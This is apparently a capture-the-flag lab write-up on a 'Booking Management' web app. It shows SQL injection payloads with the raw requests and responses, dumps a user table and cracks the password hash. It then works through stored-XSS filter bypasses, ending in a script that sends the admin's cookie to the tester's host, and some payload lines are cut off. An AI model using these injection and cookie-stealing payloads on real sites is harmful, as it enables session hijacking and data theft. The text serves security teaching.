
Response

Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
ETag: W/"4b4-lIxiBPDjz23MVwslFB2HMPP3X3U"
Vary: Accept-Encoding
Date: Wed, 04 Sep 2019 17:53:38 GMT
Connection: close
Content-Length: 1204

<!DOCTYPE html>
<html lang="en">
  <head>
      <meta charset="utf-8">
      <meta http-equiv="X-UA-Compatible" content="IE=edge">
      <title>Booking Management</title>
      <meta name="viewport" content="width=device-width, minimum-scale=1.0,
maximum-scale=1.0">
      <link rel="stylesheet" type="text/css" href="/css/bootstrap.min.css" />
      <link rel="stylesheet" type="text/css" href="/css/main.min.css" />
      <script src="/js/jquery.min.js"></script>
      <script src="/js/bootstrap.min.js"></script>
  </head>

  <body>
    <div class="container">
  <form class="form-signin" method="POST">
    <h2 class="form-signin-heading">Please sign in</h2>
    <label for="username" class="sr-only">Username</label>
    <input type="user" id="username" name="username" class="form-control"
placeholder="Username" required autofocus value="2">
    <br/>
    <label for="password" class="sr-only">Password</label>
    <input type="password" id="password" name="password" class="form-control"
placeholder="Password" required>
    <br/>
    <button id="login" class="btn btn-lg btn-primary btn-block" type="submit">Sign in</button>
  </form>
    <h2>Incorrect Password</h2>
</div>
```

Click for full size image

Now that I can leak data, I next want to get the DB version. It will also help me understand what kind of database I'm running. Replacing the `2` with various commands to get the version will not only tell me the version, but identify what kind of database this is. So when `@@version` (mysql and mssql) and `version()` (postgresql) fail, I try `sqlite_version()` and it works:



```
POST /login HTTP/1.1
Host: 10.10.10.25:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0)
Gecko/20100101 Firefox/60.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.25:8000/login
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
Connection: close
Upgrade-Insecure-Requests: 1

username=")) UNION SELECT 1,sqlite_version(),3,4--
-&password=admin
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
ETag: W/"4b9-Z9f45khbqAuACqdi0iQp5+KxQeA"
Vary: Accept-Encoding
Date: Wed, 04 Sep 2019 18:42:46 GMT
Connection: close
Content-Length: 1209

<!DOCTYPE html>
<html lang="en">
  <head>
      <meta charset="utf-8">
      <meta http-equiv="X-UA-Compatible" content="IE=edge">
      <title>Booking Management</title>
      <meta name="viewport" content="width=device-width, minimum-scale=1.0,
maximum-scale=1.0">
      <link rel="stylesheet" type="text/css" href="/css/bootstrap.min.css" />
      <link rel="stylesheet" type="text/css" href="/css/main.min.css" />
      <script src="/js/jquery.min.js"></script>
      <script src="/js/bootstrap.min.js"></script>
  </head>

  <body>
    <div class="container">
  <form class="form-signin" method="POST">
    <h2 class="form-signin-heading">Please sign in</h2>
    <label for="username" class="sr-only">Username</label>
    <input type="user" id="username" name="username" class="form-control"
placeholder="Username" required autofocus value="3.15.0">
    <br/>
    <label for="password" class="sr-only">Password</label>
    <input type="password" id="password" name="password" class="form-control"
placeholder="Password" required>
    <br/>
    <button id="login" class="btn btn-lg btn-primary btn-block" type="submit">Sign in</button>
  </form>
    <h2>Incorrect Password</h2>
</div>
```

Click for full size image

Now I can start to get more interesting stuff into that one entry of text that is returned. PayloadsAllTheThings has a sqlite injection page which is a good reference.


I'll list the table names using `")) UNION SELECT 1,group_concat(tbl_name),3,4 FROM sqlite_master WHERE type='table' and tbl_name NOT like 'sqlite_%'-- -`. It returns "users,notes,bookings,sessions".

Thinking that the users table looks most interesting, I'll get the columns from it using `")) UNION SELECT 1,sql,3,4 FROM sqlite_master WHERE type!='meta' AND sql NOT NULL AND name`

`NOT LIKE 'sqlite_%' AND name ='users'-- -`. I get back:

```
CREATE TABLE users (id INTEGER PRIMARY KEY AUTOINCREMENT,username TEXT,password TE
```

I could keep digging around, but I'll go for the data here with `")) UNION SELECT 1,group_concat(username),3,4 FROM users-- -`. Only one user is returned, the one I already know about, RickA. Now I'll get the password, replacing `group_concat(username)` with `password`, and it returns "fdc8cd4cff2c19e0d1022e78481ddf36". Given that's 32 characters, it seems like an md5, and hashes.org confirms it is the md5 of "nevergonnagiveyouup":



Found:

```
fdc8cd4cff2c19e0d1022e78481ddf36:nevergonnagiveyouup
```

Escalation to administrator on Booking Details (XSS)

Enumeration


Now with the username and password, I can log into the site:



Bookings

Ref	Name	UUID
12ZL1	Orland Wilkinson	8dd841ff-3f44-4f2b-9324-9a833e2c6b65
1NPQM	Eloise Stanton	a1fbf2d1-7c3f-48d2-b0c3-a205e54e09e8
1R4CP	Dewitt O'Reilly	8095da74-307b-467b-b159-9460e96920c0
230KF	Roman Hammes MD	5a8a26f1-b883-4313-b126-109889498a8a
24DKT	Amara Runte III	50376dde-2a05-482f-ba53-ce2b55758347
25KGB	Mr. Marcella Corkery	14f03495-e234-4525-90d4-b7dfa29835ac
2D3BM	Ryley Sanford	1bb83c25-005d-4e12-b6e5-d3123a131676
2VL0S	Mrs. Enola Williamson	f6ededc8-cd90-47da-b137-b0b84df6edfa
35DQO	Jeremy Hammes	a1bc3532-d926-4482-a9ee-1040892d31f2
3DSUF	Loraine Lebsack	df7e8671-e323-4248-a7ca-1e684f6316e2
3MYFF	Jettie Gerlach	41b592d1-e1e8-4c13-94e7-1338384729a0
3RMYF	Sedrick Homenick	2332eef6-0f05-413a-aac1-ac5772e9dd8a
4347S	Bridie Fadel	124612db-32c1-4e21-b66f-4ae02b0bb7cf
4LCM7	Grayson Carter	02aa2fea-4f28-4de6-9498-ab48de5edfb7


Clicking on the UUID shows the details:



Booking details

Lead passenger	Orland Wilkinson
Booking Ref	12ZL1
Email	Aliza91@yahoo.com
Total Paid	£53
From	Sunday, April 1st 2018, 2:48:20 am
to	Friday, May 4th 2018, 2:35:15 am
Flying from	Gutkowskiberg

On the Notes tab, there's an input form:


Booking Management

Freephone 0800 111 4645

Booking details

Add note

All notes must be approved by an administrator - this process can take up to 1 minute.

It's interesting to see the note that all notes must be approved, and that it can take up to a minute. This implies some kind of user interaction, probably once a minute.


XSS

First I like to start with an image to see if this theory is correct, and it's less likely to be filtered. I'll start an http server, and submit `<img src='http://10.10.14.30/test.jpg' />`. Within a minute I get a hit:

```
root@kali# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
10.10.10.25 - - [04/Sep/2019 15:30:18] code 404, message File not found
10.10.10.25 - - [04/Sep/2019 15:30:18] "GET /test.jpg HTTP/1.1" 404 -
```

Back on the page, I can see my input:




<img src=http://10.10.14.30/test.jpg />

Wednesday, September 4th 2019, 8:28:59 pm

All notes must be approved by an administrator - this process can take up to 1 minute.

So even if it’s not handled as HTML here, it may be by the reviewing system.

I’ll try a basic payload, `<script>alert('XSS')</script>`, not because I expect it will pop on the site I see, but because seeing what comes back will give me some insight into the filtering. After minute, I see the payload is a bit mangled:



<script>alert('XSS')</script>

Wednesday, September 4th 2019, 8:35:19 pm

I started submitting more payloads from various XSS cheat sheets around the internet, and eventually (after a *ton* of trial and error) found this one:

```
<img src="x` `<script>javascript:alert(1)</script>"` `>
```


It gets a bit mangled, but the script tags come through:


<img src=x``<script>javascript:alert(1)</script>>

Wednesday, September 4th 2019, 8:56:10 pm

It seems to remove the quotes, but then not mess with the brackets that are between the quotes.

I tried to use `<img src="x` `<script>document.location='http://10.10.14.30/?c='+document.cookie</script>"` `>` to get cookies, but it didn't work. I noticed in the output that the `'` were all removed:


<img src=x``<script>document.location=http://10.10.14.30/?c=+document.cookie</script>>

Wednesday, September 4th 2019, 9:12:53 pm

I'll try javascript that writes a script tag that is sourced back to me:

```
<img src="x` `<script>document.write('<script src="http://10.10.14.30/0xdf.js"></s
```

Again, no love.

I'll try encoding the inside. First I'll use `python` to convert it to ints:

```
>>> payload = '''document.write('<script src="http://10.10.14.30/0xdf.js"></script
>>> ','.join([str(ord(c)) for c in payload])
'100,111,99,117,109,101,110,116,46,119,114,105,116,101,40,39,60,115,99,114,105,112
```

Now I make a payload:

```
<img src="x` `<script>eval(String.fromCharCode(100,111,99,117,109,101,110,116,46,1
```

That didn't work either, but after a ton of tinkering, I got this to work, in that I saw a connection on `nc`:

```
<img src="/><script>eval(String.fromCharCode(100,111,99,117,109,101,110,116,46,119
```

```
root@kali# nc -lnvp 80
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 10.10.10.25.
Ncat: Connection from 10.10.10.25:43706.
GET /0xdf.js HTTP/1.1
Accept: */*
```

```
Referer: http://localhost:8000/vac/8dd841ff-3f44-4f2b-9324-9a833e2c6b65
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gec
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,*
Host: 10.10.14.30
```

Now that it is trying to get javascript from me to run, I will give it some. I'll make a file that waits for the page to load, and then executes a requst to me:

```
root@kali# cat 0xdf.js
window.addEventListener('DOMContentLoaded', function(e) {
    window.location = "http://10.10.14.30:81/?cookie=" + encodeURI(document.getEle
})
```

I'll re-submit the same payload, with `python` acting as a webserver, and `nc` listening on 81. It hits the webserver:

